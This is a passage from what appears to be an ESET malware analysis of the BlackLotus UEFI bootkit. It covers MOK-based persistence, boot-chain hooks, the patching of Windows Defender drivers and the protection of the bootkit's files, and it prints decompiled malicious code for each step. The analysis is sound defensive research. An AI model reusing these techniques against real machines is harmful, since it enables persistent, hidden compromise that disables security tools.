7. Now, as the attackers' own self-signed `mcupdate*.dll` is loaded and executed, it continues with executing the final component in this chain – an embedded MokInstaller (UEFI Application) – see Figure 10 for details about how it's done.

(https://www.welivesecurity.com/) (https://www.eset.com)



```
// verify if HV loader imagebase found by checking if IMAGE_NT_HEADERS64.OptionalHeader.CheckSum  equals (0xEC35E)
if ( *(*(HvloaderImageBase + 0x3C) + HvloaderImageBase + 0x58) == 0xEC35E )
{
  EfiImageHandle = *(HvloaderImageBase + 0x11[illegible]670);
  // BlpArchSwitchContext
  BlpArchSwitchContext = HvloaderImageBase + 0xC550;
  if ( EfiImageHandle )
  {
    EfiST = *(HvloaderImageBase + 0x1136C8);// find EFI_SYSTEM_TABLE ptr
    if ( EfiST )
    {
      // BlImgAllocateImageBuffer
      if ( ((HvloaderImageBase + 0x3CC0C))(
             &ImageBase,
             MINtHdrs->OptionalHeader.SizeOfImage,
             0xE0000012i64,
             0x424000i64,
             0,
             1) >= 0
        && ImageBase )
      {
        // copy MokInstaller headers into allocated memory
        for ( i = 0i64; i < MINtHdrs->OptionalHeader.SizeOfHeaders; ++i )
          *(i + ImageBase) = gMokInstallEfiApp[i];
        j = 0;
        // // copy the rest of the data into allocated memory
        for ( v1 = MINtHdrs + MINtHdrs->FileHeader.SizeOfOptionalHeader; j < MINtHdrs->FileHeader.NumberOfSections; ++j )
        {
          if...                               // copy the rest of the data into allocated memory
        }
        if ( MINtHdrs->OptionalHeader.AddressOfEntryPoint )
          // Execute EntryPoint of the MokInstaller
          ((ImageBase + MINtHdrs->OptionalHeader.AddressOfEntryPoint))(EfiImageHandle, EfiST, BlpArchSwitchContext);
      }
    }
  }
}
```

(https://www.welivesecurity.com/wp-content/uploads/2023/03/Figure-10.-Hex-Rays-decompiled-code-of-the-malicious-self-signed-mcupdate.dll-binary.png)


Figure 10. Hex-Rays decompiled code of the malicious self-signed `mcupdate*.dll` *binary*

Bootkit persistence

Now, the MokInstaller can proceed with setting up persistence by enrolling the attackers' MOK into the NVRAM variable and setting up the legitimate Microsoft-signed `shim` binary as a default bootloader. Before proceeding to details, a little theory about `shim` and MOK.

`shim` is a first stage UEFI bootloader developed by Linux developers to make various Linux distributions work with UEFI Secure Boot. It's a simple application and its purpose is to load, verify, and execute another application – in case of Linux systems, it's usually the GRUB bootloader. It works in a way that Microsoft signs only a `shim`, and the `shim` takes care of the rest – it can verify the integrity of a second-stage bootloader by using keys from `db` UEFI variable, and also embeds its own list of “allowed” or “revoked” keys or hashes to make sure that components trusted by both – platform and shim developer (e.g. Canonical, RedHat, etc.) – are allowed to be executed. In addition to these lists, `shim` also allows the use of an external keys database managed by the user, known as the MOK list. Figure 11 nicely illustrates how UEFI Secure Boot with MOK works.

This MOK database is stored in a Boot-only NVRAM variable named `MokList`. Without exploiting a vulnerability like the one described above, physical access is required to modify it on a system with UEFI Secure Boot enabled (it’s available only during boot, before the OS loader calls the UEFI Boot Services function `ExitBootServices`). However, by exploiting this vulnerability, attackers are able to bypass UEFI Secure Boot and execute their own self-signed code before a call to `ExitBootServices`, so they can easily enroll their own key (by modifying the `MokList` NVRAM variable) to make the shim execute any application – signed by that enrolled key – without causing a security violation.



(https://www.welivesecurity.com/wp-content/uploads/2023/03/Figure-11.-MOK-boot-process-overview.jpg)

*Figure 11. MOK boot process overview (<u>image source</u>
(https://web.archive.org/web/2020102616155/https:/www.suse.com/media/presentation/uefi*

(https://www.welivesecurity.com/) (https://www.eset.com)

8. Continuing with describing the flow from Figure 6 – step 8… The MokInstaller UEFI application continues with setting up persistence for the BlackLotus UEFI bootkit and covering the tracks of exploitation by:


    a. Restoring the victim's original BCD store from the backup created by the installer and replacing the efi with the legitimate Microsoft-signed shim, previously dropped to the `ESP:\system32\bootload.efi` by the installer.

    b. Creating a `MokList` NVRAM variable containing the attackers' self-signed public key certificate. Note that this variable is formatted in the same way as any other UEFI signature database variables (such as db or dbx) and it can consist of zero or more signature lists of type `EFI_SIGNATURE_LIST` – as defined in the UEFI Specification.

    c. Deleting all files involved in exploitation from the attackers' `ESP:\system32\` folder.

9. In the end, it reboots the machine to make the deployed shim execute the self-signed bootkit dropped to `\EFI\Microsoft\Boot\grubx64.efi` by the installer (`grubx64.efi` is usually the default second-stage bootloader executed by a `shim` on x86-64 systems).

Code performing the actions described in the last two steps is shown in Figure 12.



```
efiFileProtocol = OpenVolume(ImageHandle, BootServices);
if ( efiFileProtocol )
{
  // replace current BCD with previously created backup (BCDR)
  // replace current bootmgfw with legitimate shim
  if ( MoveFile(efiFileProtocol, BootServices, L"EFI\\Microsoft\\Boot\\BCDR", L"EFI\\Microsoft\\Boot\\BCD")
    && MoveFile(
         efiFileProtocol,
         BootServices,
         L"EFI\\Microsoft\\Boot\\bootload.efi",
         L"EFI\\Microsoft\\Boot\\bootmgfw.efi") )
  {
    v6 = (RuntimeServices->SetVariable)(L"MokList", &guid, VARIABLE_ATTRIBUTE_NV_BS, 0x353i64, attackersCert);
    v10 = 1;
    DeleteFile(efiFileProtocol, BootServices, L"system32\\hvloader.efi");
    DeleteFile(efiFileProtocol, BootServices, L"system32\\bootmgr.efi");
    DeleteFile(efiFileProtocol, BootServices, L"system32\\BCD");
    DeleteFile(efiFileProtocol, BootServices, L"system32\\mcupdate_AuthenticAMD.dll");
    DeleteFile(efiFileProtocol, BootServices, L"system32\\mcupdate_GenuineIntel.dll");
  }
  (efiFileProtocol->Close)(efiFileProtocol);
  if ( v10 )
    (RuntimeServices->ResetSystem)(EfiResetCold, 0i64, 0i64, 0i64);
}
```

(https://www.welivesecurity.com/wp-content/uploads/2023/03/Figure-12.-Hex-Rays-decompiled-code-–-MokInstaller-UEFI-app-setting-up-persistence-for-the-BlackLotus-bootkit.png)

Figure 12. Hex-Rays decompiled code – MokInstaller UEFI app setting up persistence for the BlackLotus bootkit

BlackLotus UEFI bootkit

Once the persistence is configured, the BlackLotus bootkit is executed on every system start. The bootkit's goal is to deploy a kernel driver and a final user-mode component – the HTTP downloader. During its execution, it tries to disable additional Windows security features – Virtualization-Based Security (VBS) and Windows Defender – to raise the chance of successful deployment and stealthy operation. Before jumping to the details about how that is done, let's summarize the basics about the kernel driver and HTTP downloader:

The kernel driver is responsible for

- Deploying the next component of the chain – an HTTP downloader.
- Keeping the loader alive in case of termination.
- Protecting bootkit files from being removed from ESP.
- Executing additional kernel payloads, if so instructed by the HTTP downloader.


- Uninstalling the bootkit, if so instructed by the HTTP downloader.

The HTTP downloader is responsible for:

- Communicating with its C&C.
- Executing commands received from the C&C.
- Downloading and executing payloads received from the C&C (supports both kernel payloads and user-mode payloads).

The full execution flow (simplified), from the installer to HTTP downloader, is shown in Figure 13. We describe these individual steps in more detail in the next section.

(https://www.welivesecurity.com/) (https://www.eset.com)



Attackers
-2
execute
Installer
-1
installs BlackLotus and reboots machine
0
System start
reboots
UEFI Firmware
first start after installation
Exploiting CVE-2022-21894 Setting up persistence using MOK
1
loads and executes
Persistence established
Bootkit execution
EFI System Partition EFI/Microsoft/Boot/
bootmgfw.efi Legitimate RedHat shim
2
reads variable
NVRAM
MokList (NV + BS)
VbsPolicyDisabled (NV + BS)
3
loads and executes
grubx64.efi BlackLotus bootkit
4
sets variable
5
loads and hooks and executes
winload.efi Legitimate victim's bootmgfw.efi backup
5.a
ImgArchStartBootApplication hook
loads and hooks and executes
winload.efi Legitimate victim's OS loader
5.b
BlImgAllocateBuffer hook
allocates memory for malicious driver
5.c
OslArchTransferToKernel hook
Self-signed Kernel driver
5.d
5.e
patches drivers
loads and executes
6
executes
7
injects into winlogon.exe

(https://www.welivesecurity.com/wp-content/uploads/2023/03/Figure-13.-Diagram-showing-execution-of-the-BlackLotus-UEFI-bootkit-1.png)

Figure 13. Diagram showing execution of the BlackLotus UEFI bootkit

(https://www.welivesecurity.com/) (https://www.eset.com)

BlackLotus execution flow

Execution steps are as follows (these steps are shown in Figure 13):

1. As a first step, the UEFI firmware executes the default Windows boot option, which is the file usually stored in `\EFI\Microsoft\Boot\bootmgfw.efi`. As we described earlier (*Bootkit persistence section, 8 .a*), the MokInstaller binary replaced this file with a legitimate signed `shim`.

2. When the `shim` is executed, it reads the `MokList` NVRAM variable, and uses the certificate previously stored inside by the attackers to verify the second-stage bootloader – the self-signed BlackLotus UEFI bootkit located in `\EFI\Microsoft\Boot\grubx64.efi`.

3. When verified, the `shim` executes the bootkit.

4. The bootkit starts with creating the Boot-only `VbsPolicyDisable` NVRAM variable. As described here (https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Cyber-Sicherheit/SiSyPHus/Workpackage6_Virtual_Secure_Mode.pdf?__blob=publicationFile&v=1), this variable is evaluated by the Windows OS loader during boot and if defined, the core VBS features, such as HVCI and Credential Guard will not be initialized.

5. In the following steps (5. a–e), the bootkit continues with a common pattern used by UEFI bootkits. It intercepts the execution of components included in the typical Windows boot flow, such as Windows Boot Manager, Windows OS loader, and Windows OS kernel, and hooks some of their functions in memory. As a bonus, it also attempts to disable Windows Defender by patching some of its drivers. All this to achieve its payload's execution in the early stages of the OS startup process and to avoid detection. The following functions are hooked or patched:


a. `ImgArchStartBootApplication` in `bootmgfw.efi` or `bootmgr.efi`:
This function is commonly hooked by bootkits to catch the moment when the Windows OS loader (`winload.efi`) is loaded in the memory but still hasn't been executed – which is the right moment to perform more in-memory patching.

b. `BlImgAllocateImageBuffer` in `winload.efi`:
Used to allocate an additional memory buffer for the malicious kernel driver.

c. `OslArchTransferToKernel` in `winload.efi`:
Hooked to catch the moment when the OS kernel and some of the system drivers are already loaded in the memory, but still haven't been executed – which is a perfect moment to perform more in-memory patching. The drivers mentioned below are patched in this hook. The code from this hook responsible for finding appropriate drivers in memory is shown in Figure 14.

d. `WdBoot.sys` and `WdFilter.sys`:
BlackLotus patches the entry point of `WdBoot.sys` and `WdFilter.sys` – the Windows Defender ELAM driver and the Windows Defender file system filter driver, respectively – to return immediately.

e. `disk.sys`:
The bootkit hooks the entry point of the `disk.sys` driver to execute the BlackLotus kernel driver in the early stages of system initialization.



```
void *__fastcall PatchWdSysAndReturnDiskSysEP(_LOADER_PARAMETER_BLOCK *a1, int diskSysHash)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  p_LoadOrderListHead = &a1->LoadOrderListHead;
  Flink = a1->LoadOrderListHead.Flink;
  diskSysEntryPoint = 0i64;
  while ( Flink != p_LoadOrderListHead )
  {
    Buffer = Flink->BaseDllName.Buffer;
    if ( Buffer )
    {
      currHash = calcStrHash(Buffer, Flink->BaseDllName.Length >> 1);
      // disk.sys: 0x79943DBC
      if ( currHash == diskSysHash )
      {
        diskSysEntryPoint = Flink->EntryPoint;
      }
      // WdFilter.sys: 0x65A83C4
      // WdBoot.sys: 0x9B64473E
      else if ( currHash == 0x65A83C4 || currHash == 0x9B64473E )
      {
        // C3 -> ret
        *Flink->EntryPoint = 0xC3;
      }
    }
    Flink = Flink->InLoadOrderLinks.Flink;
  }
  return diskSysEntryPoint;
}
```

(https://www.welivesecurity.com/wp-content/uploads/2023/03/Figure-14.-Hex-Rays-decompiled-code-of-OslArchTransferToKernel-hook-–-patching-Windows-Defender-drivers-and-searching-for-the-disk.sys-entry-point.png)

Figure 14. Hex-Rays decompiled code of `OslArchTransferToKernel` *hook – patching Windows Defender drivers and searching for the* `disk.sys` *entry point*

6. Next, when the OS kernel executes the `disk.sys` driver's entry point, the installed hook jumps to the malicious kernel driver entry point. The malicious code in turn restores the original `disk.sys` to allow the system to function properly and waits until the `winlogon.exe` process starts.

7. When the malicious driver detects that the `winlogon.exe` process has started, it injects and executes the final user-mode component – the HTTP downloader – into it.

Kernel driver

The kernel driver is responsible for four main tasks:

- Injecting the HTTP downloader into `winlogon.exe` and reinjecting it in case the thread terminated

- Protecting bootkit files deployed on the ESP from being removed.
- Disarming the user-mode Windows Defender process `MsMpEngine.exe`.
- Communicating with the HTTP downloader and if necessary, performing any commands.

Let's look at them one by one.

HTTP downloader persistence


The kernel driver is responsible for deployment of the HTTP downloader. When the driver starts, it waits until the process named `winlogon.exe` starts, before taking any other actions. Once the process has started, the driver decrypts the HTTP downloader binary, injects it into `winlogon.exe`'s address space, and executes it in a new thread. Then, the driver keeps periodically checking whether the thread is still running, and repeats the injection if necessary. The HTTP downloader won't be deployed if a kernel debugger is detected by the driver.

Protecting bootkit files on the ESP from removal

To protect the bootkit's files located on the ESP, the kernel driver uses a simple trick. It opens all files it wants to protect, duplicates and saves their handles, and uses the `ObSetHandleAttributes` kernel function specifying the `ProtectFromClose` flag inside `HandleFlags` (OBJECT_HANDLE_FLAG_INFORMATION (https://www.geoffchappell.com/studies/windows/km/ntoskrnl/inc/ap parameter to 1 – thus protecting the handles from being closed by any other processes. This will thwart any attempts to remove or modify the protected files. The following files are protected:

```
ESP:\EFI\Microsoft\Boot\winload.efi

ESP:\EFI\Microsoft\Boot\bootmgfw.efi

ESP:\EFI\Microsoft\Boot\grubx64.efi
```

Should a user try to delete these protected files, something like what is shown in Figure 15 will occur.



```
X:\EFI\Microsoft\Boot>whoami
nt authority\system

X:\EFI\Microsoft\Boot>del grubx64.efi
X:\EFI\Microsoft\Boot\grubx64.efi
The process cannot access the file because it is being used by another process.

X:\EFI\Microsoft\Boot>del winload.efi
X:\EFI\Microsoft\Boot\winload.efi
The process cannot access the file because it is being used by another process.

X:\EFI\Microsoft\Boot>del bootmgfw.efi
X:\EFI\Microsoft\Boot\bootmgfw.efi
The process cannot access the file because it is being used by another process.
```

(https://www.welivesecurity.com/wp-content/uploads/2023/03/Figure-15.-An-attempt-to-delete-the-files-protected-by-BlackLotus-driver.png)

Figure 15. An attempt to delete the files protected by BlackLotus driver

As another layer of protection, in case the user or security software would be able to unset the protection flag and close the handles, the kernel driver continuously monitors them, and causes a BSOD by calling the `KeBugCheck(INVALID_KERNEL_HANDLE)` function if any of the handles don't exist anymore.

Disarming the main Windows Defender process

(https://www.welivesecurity.com/) (https://www.eset.com)

The kernel driver also tries to disarm the main Windows Defender process – `MsMpEng.exe`. It does so by removing all process's token privileges by setting the `SE_PRIVILEGE_REMOVED` attribute to each of them. As a result, the Defender process should not be able to do its job – such as scanning files – properly. However, as this functionality is poorly implemented, it can be made ineffective by restarting the `MsMpEng.exe` process.

Communication with the HTTP downloader

